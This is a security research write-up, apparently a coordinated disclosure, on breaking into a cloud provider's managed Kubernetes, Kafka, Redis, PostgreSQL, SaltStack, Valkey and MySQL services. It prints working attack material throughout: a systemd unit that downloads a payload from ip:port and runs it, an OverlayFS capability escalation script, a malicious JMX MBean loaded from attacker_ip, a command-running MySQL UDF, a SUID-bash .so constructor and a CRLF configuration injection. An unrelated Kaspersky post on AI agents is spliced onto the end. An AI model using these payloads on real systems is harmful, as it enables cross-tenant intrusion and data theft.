A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.

Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.

service AgentService {
  rpc Connect(stream Packet) returns (stream Packet) {}
}

The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:

//apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26

enum PacketType {
  DIAL_REQ = 0;
  DIAL_RSP = 1;
  ...
}

message Packet {
  PacketType type = 1;

  oneof payload {
    DialRequest dialRequest = 2;
    DialResponse dialResponse = 3;
    Data data = 4;
    CloseRequest closeRequest = 5;
    CloseResponse closeResponse = 6;
    CloseDial closeDial = 7;
  }
}

message DialRequest {
    // tcp or udp?
    string protocol = 1;
    // node:port
    string address = 2;
    // random id for client, maybe should be longer
    int64 random = 3;
}

The server reads any Packet packets from the stream initiated by the agent (worker node):

//apiserver-network-proxy/pkg/server/server.go:721
in, err := stream.Recv()
...
recvCh <- in

Next, the packets go to the backend manager:

//apiserver-network-proxy/pkg/server/server.go:748

func (s *ProxyServer) serveRecvBackend(...) {
    for pkt := range recvCh {
        switch pkt.Type {

Then comes the most interesting part:

//apiserver-network-proxy/pkg/server/server.go:888

case client.PacketType_DIAL_REQ:
    req := pkt.GetDialRequest()
    klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
    s.handleDialRequest(pkt, backend)

In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).

//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address

This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:

org.freedesktop.DBus
 org.freedesktop.PackageKit
 org.freedesktop.PolicyKit1
 org.freedesktop.login1
 org.freedesktop.systemd1
 com.ubuntu.SoftwareProperties

Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:

busctl --address=unix:path=/tmp/master-dbus.sock \
  call org.freedesktop.login1 \
       /org/freedesktop/login1 \
       org.freedesktop.login1.Manager \
       SetUserLinger ubb 997 true false

The following sockets were then opened:

/run/user/997/bus
 /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)

Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:

StartTransientUnit(
  name: string,
  mode: string,
  properties: a(sv),
  aux: a(sa(sv))
) -> job object path

The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:

ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"

As a result, we successfully received a callback from the control plane.

Konnectivity-server context and node network interfaces

Konnectivity-server context and node network interfaces

Mirantis, the company behind the k0s project, confirmed the vulnerability.

1.4. Privilege escalation on the host

Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).

In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.

To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.

rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

Confirmation of command execution with root privileges

Confirmation of command execution with root privileges

Gaining root privileges opened up several interesting attack vectors:

  1. We discovered an eth2 interface on the 100.64.0.0/10 subnet on the host. The cloud’s overlay network turned out to be flat, providing visibility into all managed services.
  2. The system stored a salt-minion key pair. This significantly expands the attack surface by providing access to the managed cloud’s own control plane through SaltStack.

2. Adventures in the overlay network

2.1. Victoria stack

An examination of network activity within the managed resource immediately yielded interesting results. Traffic analysis revealed requests from a specific IP address to collect node metrics from our kube-state-metrics instance in mk8s. The IP address turned out to belong to a metrics collector, one of the VictoriaMetrics instances serving numerous managed resources. Like Prometheus, the VictoriaMetrics API exposes a list of targets from which it collects metrics.

When we queried the http://100.64.13.37:8429/api/v1/targets endpoint, we found that each target’s labels contained valuable metadata:

"discoveredLabels": {
           "__address__": "http://100.64.1.1:6897/metrics",
           "__meta_url": "CENSORED",
           "__metrics_path__": "/metrics",
           "__scheme__": "http",
           "__scrape_interval__": "2m0s",
           "__scrape_timeout__": "2m0s",
           "cluster_id": "676767",
           "customer": "customerID",
           "job": "http",
           "profile": "kubernetes",
           "vds_id": "1337",
           "version": "1.0"
         }

It’s worth noting that a single VictoriaMetrics query returns a full list of control plane hosts that belong to other cloud tenants. Port 6897 indicates that the kube-state-metrics exporter is running, and the profile: kubernetes field further confirms the target type at this address.

We found another host from the Victoria ecosystem on the same network: VictoriaLogs. The service’s web interface on port 9428 also exposes API endpoints that can reveal sensitive data. For example, the /select/logsql/query endpoint allowed unauthorized access to all logs from any managed resource in the cloud.
Analysis of the control plane logs for mk8s revealed a critical detail: the cloud-init scripts generated private SSH keys for the root account by default. These keys were printed to stdout and automatically saved in the shared system logs.

Correlating certain label values from VictoriaMetrics helped us reconstruct the target host’s original names. This makes it easier to filter data in VictoriaLogs and unambiguously match a compromised private key to the target node where it can be used.

Private SSH key in a VictoriaLogs record

Private SSH key in a VictoriaLogs record

We could use the compromised private key for a privileged account to connect to the target nodes over SSH and gain full control of other tenants’ clusters.

Process privileges on the host and available actions in Kubernetes

Process privileges on the host and available actions in Kubernetes

Logs from other types of services could likely reveal additional sensitive data that would further increase the impact.

2.2. Compromising managed Kafka instances

We explored the option to deploy managed Apache Kafka resources. As expected, we also found these instances on the flat overlay network. One Kafka host had port 9999 open, which turned out to be a JMX Registry.

Discovered Java RMI service on port 9999

Discovered Java RMI service on port 9999

The JMX Registry mechanism is inherently vulnerable: it returns an RMI stub-host to the calling client, which allows remotely loading an arbitrary custom MBean class and executing arbitrary code. We ran an nmap -sC scan against the registry port to identify the exact port of the RMI service we would interact with next. To carry out the attack, we prepared a set of Java scripts with the following structure:

  • JmxCreateMBean.java: connects to the JMX Registry and creates an MBean component, javax.management.loading.MLet (a class that loads classes from a specified URL).
  • JmxInvoke.java: invokes the selected MBean method through the JMX Registry.
  • ExecMBean.java and Exec.java a custom lightweight test MBean component with a run(String cmd) method that provides an interface for remote command execution.

The code that handles the connection and initialization of the MBean component looks like this:

//JmxCreateMBean.java
...
import javax.management.remote.JMXConnector;
import javax.management.remote.JMXConnectorFactory;
import javax.management.remote.JMXServiceURL;

public class JmxCreateMBean {
    private static final class RewritingSocketFactory extends RMISocketFactory {
        private final String fromHost;
        private final String toHost;

        RewritingSocketFactory(String fromHost, String toHost) {
            ...
        }

        @Override
        public Socket createSocket(String host, int port) throws IOException {
            ...
        }

        @Override
        public ServerSocket createServerSocket(int port) throws IOException {
            ...
        }
    }

    public static void main(String[] args) throws Exception {
        ...
        RMISocketFactory.setSocketFactory(new RewritingSocketFactory(args[2], args[3]));
        String url = String.format("service:jmx:rmi:///jndi/rmi://%s:%s/jmxrmi", args[0], args[1]);

        try (JMXConnector connector = JMXConnectorFactory.connect(new JMXServiceURL(url), new HashMap<>())) {
            var mbsc = connector.getMBeanServerConnection();
            try {
                ObjectInstance created = mbsc.createMBean(args[4], new ObjectName(args[5]));
                System.out.println("CREATED " + created.getObjectName() + " " + created.getClassName());
            } catch (InstanceAlreadyExistsException e) {
                System.out.println("EXISTS " + args[5]);
            }
        }
    }
}

Below is the implementation of the malicious Exec.java class, which provides methods to execute shell commands and read and write files with Base64 encoding:

// Exec.java
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Base64;

public class Exec implements ExecMBean {
    @Override
    public String run(String cmd) throws Exception {
        Process p = new ProcessBuilder("/bin/sh", "-c", cmd).redirectErrorStream(true).start();
        byte[] out = p.getInputStream().readAllBytes();
        int rc = p.waitFor();
        return "rc=" + rc + "\n" + new String(out, StandardCharsets.UTF_8);
    }

    @Override
    public String getB64(String path) throws Exception {
        return Base64.getEncoder().encodeToString(Files.readAllBytes(Path.of(path)));
    }

    @Override
    public String putB64(String path, String b64) throws Exception {
        byte[] data = Base64.getDecoder().decode(b64);
        Files.write(Path.of(path), data);
        return "wrote " + data.length + " bytes";
    }
}

After compiling our custom MBean, we place the resulting JAR file on a remote web server and prepare an mlet.html configuration file so the target server can load it.

<html>
<mlet code="Exec" archive="execmbean.jar" name="payload:type=Exec"></mlet>
</html>

We then perform the following steps:

  1. Create a standard MLet loader inside the Kafka JVM.
  2. Load the malicious MBean onto the target server by calling the getMBeansFromURL method of the standard MLet component (DefaultDomain:type=MLet). The URL of the prepared file is passed as an argument: http://attacker_ip:8000/mlet.html.
  3. Call the run(String cmd) method of the loaded MBean to achieve RCE on the host.
Kafka process context and node network interfaces

Kafka process context and node network interfaces

This attack vector was possible because the RMI stub host, which security standards require to be bound only to the loopback interface (127.0.0.1), was mistakenly exposed to the cloud’s shared overlay network.

2.3. Credential leakage through redis-exporter

The next step was to analyze hosts running managed Redis instances. Alongside the main port 6379 used by Redis, each host had a redis exporter service on port 9121. Analysis of its source code revealed a logic vulnerability in how the target parameter was handled:

//redis_exporter/exporter/http.go:47
func (e *Exporter) scrapeHandler(w http.ResponseWriter, r *http.Request) {
  target := r.URL.Query().Get("target")
...

  if !strings.Contains(target, "://") {
    target = "redis://" + target
  }

  u, err := url.Parse(target)
...

  opts := e.options
...
  _, err = NewRedisExporter(target, opts)
...

Essentially, the /scrape handler accepts an arbitrary target parameter and attempts to collect metrics from that target with the same credentials the exporter uses to connect to its primary Redis instance. Directing a redis exporter request to an attacker-controlled host, such as one running nc -nvlp 6379, makes it possible to intercept the following credentials:

http://<redis_expoter_host>:9121/scrape?target=<fake_redis_server>

AUTH command in an intercepted Redis request

AUTH command in an intercepted Redis request

The captured credentials allowed access to other customers’ Redis instances to read, modify, or delete stored data.

Diagnostic information of the Valkey instance

Diagnostic information of the Valkey instance

(Note. A Redis RCE vulnerability was disclosed during the research. Combined with the access obtained, it made it possible to fully compromise other tenants’ services).

2.4. Compromise of managed PostgreSQL (Patroni) clusters

The PostgreSQL DBMS is one of the most popular managed resources alongside mk8s. The next step was therefore to analyze PostgreSQL hosts in the overlay network. Scanning nodes with the PostgreSQL port (5432) open revealed related services on ports 2379 (an etcd distributed store) and 8008 (Patroni REST API). While the Patroni REST API required authentication, access to etcd was completely unrestricted. Analysis of the contents of etcd revealed a critical key, /v2/keys/service/pg-cluster/config, which contained the Patroni configuration.

Patroni configuration in etcd

Patroni configuration in etcd


{
  "ttl": 30,
  "loop_wait": 10,
  "retry_timeout": 10,
  "maximum_lag_on_failover": 1048576,
  "postgresql": {
    "use_pg_rewind": true,
    "parameters": {
      "archive_command": "id",
      "archive_mode": "always",
      "max_connections": 550,
      "max_locks_per_transaction": 512,
      "max_worker_processes": 27
    }
  }
}

Write access to this configuration file allows an attacker to set archive_command to a command of their choice and achieve RCE on the target host when the archiving process starts. To avoid waiting for the WAL to fill up through normal activity, a way was found to force archiving even with minimal access privileges:

Update the Patroni configuration with the modified archive_command:

curl -s -X PUT http://localhost:2379/v2/keys/service/<CLUSTER_NAME>/config -d value="$(jq -c . config.json)" | jq

Update the configuration again to add the standby_cluster parameter:

{
"ttl": 30,
"loop_wait": 10,
"retry_timeout": 10,
"maximum_lag_on_failover": 1048576,
"postgresql": {
 "use_pg_rewind": true,
 "parameters": {
   "archive_command": "rce",
   "archive_mode": "on",
   "archive_timeout": "10",
   "max_connections": 550,
   "max_locks_per_transaction": 512,
   "max_worker_processes": 27
 }
},
"standby_cluster": {
 "host": "192.0.2.1",
 "port": 5432
}
}

After this parameter is applied, Patroni detects a role conflict for the current primary. The logs show a sequence similar to the following:

cannot be a real primary in standby cluster  
Demoting self (demote-cluster)  
received fast shutdown request  
checkpoint starting: shutdown immediate

Postgres then restarts, and the archiving process runs and executes the injected command:

PostgreSQL process context and node network interfaces

PostgreSQL process context and node network interfaces

This makes it possible to log in to other tenants’ Postgres DBMS instances and gain full control over the data. As an additional risk factor, files containing credentials for access to S3 storage were found on these hosts.

Database and S3 access parameters in a backup file

Database and S3 access parameters in a backup file

This storage holds backups not only of the current instance but also of all other databases in the cloud.

List of backup storage locations in S3

List of backup storage locations in S3

3. Attack on SaltStack management infrastructure

After gaining root access to the control plane node, the focus shifted to the SaltStack configuration management service.

3.1. Analysis of salt fs

The first step was to dump the entire Salt master file system for subsequent static analysis:

Fragment of the Salt Master file list

Fragment of the Salt Master file list

It contained numerous files.

salt-call --out=newline_values_only cp.list_master saltenv=redacted | sed '/^$/d' | while read -r f; do
      mkdir -p "/tmp/dump/$(dirname "$f")"
      salt-call --out=newline_values_only cp.get_file "salt://$f" "/tmp/dump/$f" saltenv=redacted >/dev/null
    done

Because the Salt version in use was up to date, no known CVEs were applicable. However, we found a custom script (_pillar/somebase.py) with a critical vulnerability among the files on the Salt master. The vendor had written it to service minions running the somebase service. The vulnerability is an insecure SQL query construction through the query.format() method:

sql = query.format(
            minion_id=minion_id,
            pillar={**pillar, **results},
            grains=__grains__,
        )
        loaded_items = db_connections[db_alias].load_object_list(sql)

A Salt minion can trigger a pillar refresh and pass arbitrary metadata (grains) to the Salt master. This allows an attacker to inject SQL code through the some_id parameter inside grains. When the extension on the Salt master side processes the request, the generated SQL query is executed in the prod-cloud database. As a result, the vulnerability makes an error-based SQL injection possible.

Database error during pillar processing

Database error during pillar processing

3.2. Exploiting the SQLi

This vulnerability provided access to various database schemas. The most interesting one was the cloudsmth schema, which contained about 50 tables with metadata of all managed resources and VDS.

 Fragment of the table list in the cloudsmth schema

Fragment of the table list in the cloudsmth schema

Even more notable was the salt-masters table, which held authentication tokens for all Salt masters.

Records with Salt Master authentication tokens

Records with Salt Master authentication tokens

With these tokens, we could access the Salt master REST API and run arbitrary commands on all minions in the cloud:

curl -k https://salt-master:8000   -H "Accept: application/json"   -H "Content-Type: application/json"   -H "X-Auth-Token: REDACTED"   -d '[{"client":"local","tgt":"hostname-minion","fun":"cmd.run","arg":["id; hostname"]}]'

By agreement with the vendor, the attack was not developed further. Even so, access to the salt-masters table and the prod-cloud database would have made it possible to take over all resources, including VDS, S3, and other services, in a single step.

4. Other ways to attack the cloud

It’s worth mentioning other ways to get into the overlay network, since some of them also produced interesting cases.

4.1. Exploiting a vulnerability in Managed Valkey

During analysis of the Valkey instances deployed in the cloud infrastructure, we found that the software version in use was vulnerable to CVE-2026-25243. At the time of the analysis, no public proofs of concept (PoCs) or exploits existed. To study how the vulnerability manifests, we analyzed the diagnostic data returned by the INFO command:

valkey_version=7.2.11
redis_version=7.2.4
redis_git_sha1=97b6663c
redis_git_dirty=0
redis_build_id=a75ca2f023d97d88
gcc_version=13.3.0
arch_bits=64
os=Linux 6.8.0-124-generic x86_64
executable=/usr/bin/valkey-server

The redis_build_id identifier made it possible to determine the exact binary in use. It matched the official build for Ubuntu Noble x86_64.

CVE-2026-25243 is caused by the RESTORE command handling serialized RDB objects incorrectly. When the legacy hash-zipmap encoding is used, the validator accepts a 5-byte length representation for a short key, but the parser that follows interprets the key’s internal bytes as the encoding of the value length. This mismatch can cause an out-of-bounds write that overwrites adjacent heap chunks (heap overflow), which can potentially lead to an arbitrary write primitive. After the successful arbitrary write to adjacent memory regions, strict systemd sandbox rules presented an obstacle:

NoExecPaths=/
ExecPaths=/usr/bin/valkey-server /usr/lib /lib
CapabilityBoundingSet=
NoNewPrivileges=true
PrivateUsers=true
ProtectSystem=strict
ProtectHome=true
SystemCallFilter=@system-service
SystemCallFilter=~ @privileged @resources

These parameters block the execution of standard shells, such as /bin/sh. Even so, the /tmp directory was mounted with write access. By modifying the process logic, we could trigger the download and execution of a third-party component from /tmp, which wasn’t covered by the noexec rule. After establishing a stable communication channel, we added an SSH key to /var/lib/valkey/.ssh/authorized_keys. This gave us independent access to the host and the ability to escalate privileges further through standard local privilege escalation (LPE) methods.

Valkey process context and Salt grains parameters

Valkey process context and Salt grains parameters

The GRO Frag vulnerability was triggered in this case, but new LPEs are disclosed every week, so there may be many other ways to escalate privileges and continue the attack on the Salt master.

4.2. MySQL

The MySQL database user didn’t have root privileges when the resource was created.

DROP TABLE IF EXISTS mysql.global_grants;
CREATE TABLE mysql.global_grants (
USER char(32) NOT NULL DEFAULT '',
HOST char(255) NOT NULL DEFAULT '',
PRIV char(32) NOT NULL DEFAULT '',
WITH_GRANT_OPTION enum('N','Y') NOT NULL DEFAULT 'N',
PRIMARY KEY (USER, HOST, PRIV)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

However, the application logic allowed this user to drop and recreate the table with dynamic privileges:

DROP TABLE IF EXISTS mysql.user;

  CREATE TABLE mysql.user (
    Host char(255) NOT NULL DEFAULT '%',
    User char(32) NOT NULL DEFAULT '',
    Select_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Insert_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Update_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Delete_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Reload_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Shutdown_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Process_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    File_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Grant_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    References_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Index_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_db_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Super_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tmp_table_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Lock_tables_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Execute_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_slave_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Repl_client_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Show_view_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Alter_routine_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_user_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Event_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Trigger_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Create_tablespace_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    ssl_type enum('','ANY','X509','SPECIFIED') NOT NULL DEFAULT '',
    ssl_cipher blob NOT NULL,
    x509_issuer blob NOT NULL,
    x509_subject blob NOT NULL,
    max_questions int unsigned NOT NULL DEFAULT 0,
    max_updates int unsigned NOT NULL DEFAULT 0,
    max_connections int unsigned NOT NULL DEFAULT 0,
    max_user_connections int unsigned NOT NULL DEFAULT 0,
    plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
    authentication_string text,
    password_expired enum('N','Y') NOT NULL DEFAULT 'N',
    password_last_changed timestamp NULL DEFAULT NULL,
    password_lifetime smallint unsigned DEFAULT NULL,
    account_locked enum('N','Y') NOT NULL DEFAULT 'N',
    Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
    Password_reuse_history smallint unsigned DEFAULT NULL,
    Password_reuse_time smallint unsigned DEFAULT NULL,
    Password_require_current enum('N','Y') DEFAULT NULL,
    User_attributes json DEFAULT NULL,
    PRIMARY KEY (Host, User)
  ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:

INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
FLUSH PRIVILEGES;

Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

typedef unsigned long long udf_args_type;

typedef struct {
 unsigned int arg_count;
 unsigned int *arg_type;
 char **args;
 unsigned long *lengths;
 char *maybe_null;
 char **attributes;
 unsigned long *attribute_lengths;
 void *extension;
} UDF_ARGS;

typedef struct {
 char maybe_null;
 unsigned int decimals;
 unsigned long max_length;
 char *ptr;
 char const_item;
 void *extension;
} UDF_INIT;

int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
 if (args->arg_count != 1) {
     strcpy(message, "sys_eval requires one argument");
     return 1;
 }
 initid->max_length = 65535;
 return 0;
}

void sys_eval_deinit(UDF_INIT *initid) {}

char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
            unsigned long *length, char *is_null, char *error) {
 if (!args->args[0]) { *is_null = 1; return NULL; }
 char cmd[65535];
 snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
 FILE *pipe = popen(cmd, "r");
 if (!pipe) { *is_null = 1; return NULL; }
 static char buf[65535];
 size_t total = 0;
 while (total < sizeof(buf)-1) {
     size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
     if (n == 0) break;
     total += n;
 }
 pclose(pipe);
 buf[total] = '\0';
 *length = total;
 return buf;
}

RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:

curl -s -X PATCH "https://somecloud/api/dbaas/id" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'

This vector made it possible to inject line breaks and override critical configuration parameters:

default-time-zone="+00:00
secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.

With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:

SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so

We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:

CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

Result of executing id via MySQL UDF

Result of executing id via MySQL UDF

The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:

#include <stdlib.h>
__attribute__((constructor)) static void init(void) {
  system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
}

We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.

Conclusion

The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.
  •  

Deploying AI agents securely: how Kaspersky products mitigate AI threats

Introduction


AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.

Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.

First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.


